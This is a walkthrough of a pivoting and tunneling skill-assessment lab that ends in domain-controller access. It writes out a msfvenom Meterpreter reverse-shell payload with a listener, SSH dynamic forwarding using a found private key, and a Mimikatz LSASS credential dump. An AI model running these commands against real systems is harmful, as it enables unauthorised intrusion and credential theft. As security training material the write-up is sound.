Pivoting, Tunneling, and Port Forwarding - Skill Assessment
Initial Access
Reconnaissance

As from the objectives of the assessment, we start from the webshell, found two user accounts in the /home directory:
- Webadmin: Primary target for initial access
- Administrator: Potential privilege escalation target
- Only webadmin was accessible

Critical Findings
- A private SSH key belonging to the webadmin user
- A file named "for-admin-eyes-only" containing credentials
Reverse Shell Using Metasploit
Payload Generation
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=<attacker_ip> -f elf -o payload LPORT=8080Payload Delivery
python3 -m http.server
Metasploit Listener Configuration
use exploit/multi/handler
set LHOST 0.0.0.0
set LPORT 8080
set payload linux/x64/meterpreter/reverse_tcp
Network Enumeration
Network Discovery
Performed ping sweep and found the internal IP 172.16.5.35:
run post/multi/gather/ping_sweep RHOSTS=172.16.5.0/23
Dynamic Tunneling Using SSH
As we found the private key to webadmin, we can dynamic port forward using SSH (or use Metasploit as a SOCKS proxy):
ssh -i id_rsa -D 9050 webadmin@<target_ip>
Lateral Movement
Used Proxychains to login with discovered credentials.


Located first flag.
Privilege Escalation

Next the question was what user was vulnerable? We can tell the user vfrank (I just checked the users folder, so I just submitted it as user). Now we have to find how this user is vulnerable — one obvious answer would be Active Directory (LSASS), so I just copied mimikatz and ran it.
privilege::debug
sekurlsa::logonpasswords- Confirmed vulnerable user account: vfrank
- Successfully extracted cleartext passwords
Network Enumeration
Scanned for additional systems:

for /L %i in (1 1 254) do ping 172.16.6.%i -n 1 -w 100 | find "Reply"Located target IP: 172.16.6.25. Established RDP connection with the credentials.
Final Access
Flag Retrieval

Located flag in C:\.

Domain Controller Access
Successfully identified the domain controller and retrieved the final flag.